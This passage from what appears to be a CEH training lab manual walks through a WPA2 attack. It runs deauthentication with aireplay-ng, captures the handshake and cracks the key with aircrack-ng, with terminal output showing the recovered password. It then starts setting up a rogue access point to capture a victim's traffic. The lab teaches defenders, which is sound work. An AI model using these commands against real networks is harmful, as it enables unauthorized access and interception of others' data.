25. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.

26. Now, type **cd** and press **Enter** to jump to the root directory.

27. In this new terminal window, type **aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon** and press **Enter**.

Note: In this command, **-0**: activates deauthentication mode; **11**: is the number of deauthentication packets that should be sent; **-a**: sets access point MAC address; **-c**: sets destination MAC address; and **wlan0mon**: the wireless interface.



```

File Edit View Search Terminal Help
[x]-[root@parrot]-[~]
#aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon
00:15:26 Waiting for beacon frame (BSSID: 54:37:BB:68:88:F9) on channel 11
00:15:27 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 0
00:15:27 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 1
00:15:27 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 2
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 3
ACKs]
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 0
ACKs]
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 0
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 0
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 0
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 0
ACKs]
00:15:29 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 0
ACKs]
00:15:30 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 0
ACKs]

```

28. Rerun the above command multiple times to send a large number of de-authentication packets.

Note: If you get an error while issuing the command, rerun it multiple times until it runs successfully.

29. Switch back to the terminal, where airodump-ng is running and keep capturing packets until you receive **WPA handshake: 54:37:BB:68:88:F9** packet, which indicates that a WPA/WPA2 handshake was successfully captured for the target BSSID.

30. Press **Ctrl+C** to stop the capture.

31. Now, open a new terminal window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

32. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

33. In the terminal window, type **aircrack-ng -a2 54:37:BB:68:88:F9 -w /home/attacker/Desktop/password.txt /root/CEH-LABS-01.cap** and press **Enter**. The file CEH-LABS-01.cap contains captured packets located at /root/.

Note: In this command, **-a**: specifies the attack mode (in this case, **2 [WPA-PSK]**) and **-w**: specifies the path to a wordlist (we created the file **password.txt** on the **Desktop** earlier in this lab)

34. The result appears, showing the WPA handshake packet captured with airodump-ng. The target access point's password is cracked and displayed in plain text next to the message **KEY FOUND!**, as shown in the screenshot.

Note: If the password is complex, aircrack-ng will take a long time to crack it.

```
aircrack-ng -a2 54:37:BB:68:88:F9 -w /home/attacker/Desktop/password.txt /root/CEH-LABS-01.cap - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~# aircrack-ng -a2 54:37:BB:68:88:F9 -w /home/attacker/Desktop/password.txt /root/CEH-LABS-01.cap
Reading packets, please wait...
Opening /root/CEH-LABS-01.cap
Opening 54:37:BB:68:88:F9
Failed to open '54:37:BB:68:88:F9' (2): No such file or directory
Read 51062 packets.

# BSSID          ESSID          Encryption
1 54:37:BB:68:88:F9 CEH-Labs       WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait...
Opening /root/CEH-LABS-01.cap
Opening 54:37:BB:68:88:F9
Failed to open '54:37:BB:68:88:F9' (2): No such file or directory
Read 51062 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:02] 480/480 keys tested (314.72 k/s)
Time left: --

KEY FOUND! [ password1 ]

Master Key      : CD 9D A2 E7 6C FF 1F 68 23 47 ED ED C5 26 FB 92
                  B8 4A 2F 12 BA 14 C1 69 50 BD CC 06 EC 45 84 A2

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 63 B1 F9 82 F7 A9 FA 8B 9E 41 12 D3 FB DB DF F6
```

Note: In real-life attacks, attackers would use this key to connect to the access point and then join the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities that they find.

35. This concludes the demonstration of how to crack a WPA2 network using Aircrack-ng.
36. Close all open windows and document all the acquired information.

37. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.
38. You can also use other tools such as **Elcomsoft Wireless Security Auditor** (<https://www.elcomsoft.com>), **Portable Penetrator** (<https://www.secpoint.com>), **WepCrackGui** (<https://sourceforge.net>), **Pyrit** (<https://github.com>), and **WepAttack** (<http://wepattack.sourceforge.net>) to crack WEP/WPA/WPA2 encryption.

Task 6: Create a Rogue Access Point to Capture Data Packets

Rogue access points are wireless access points that an attacker installs on a network without authorization, and that are not under the management of the network administrator. Unlike the authorized access points on the target wireless network, they are not configured for any type of security. Thus, a rogue access point can provide backdoor access to the target wireless network.


Here, we will use `create_ap` tool to create a rogue access point and capture data packets using Bettercap.

Note: To perform this task, you must have a mobile device (in this case, we are using an iPhone). This will be the victim's device in our scenario: the victim will use it to connect to the rogue access point created with `create_ap`.


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:


- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
 4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible
8. Now, type **cd** and press **Enter** to jump to the root directory.

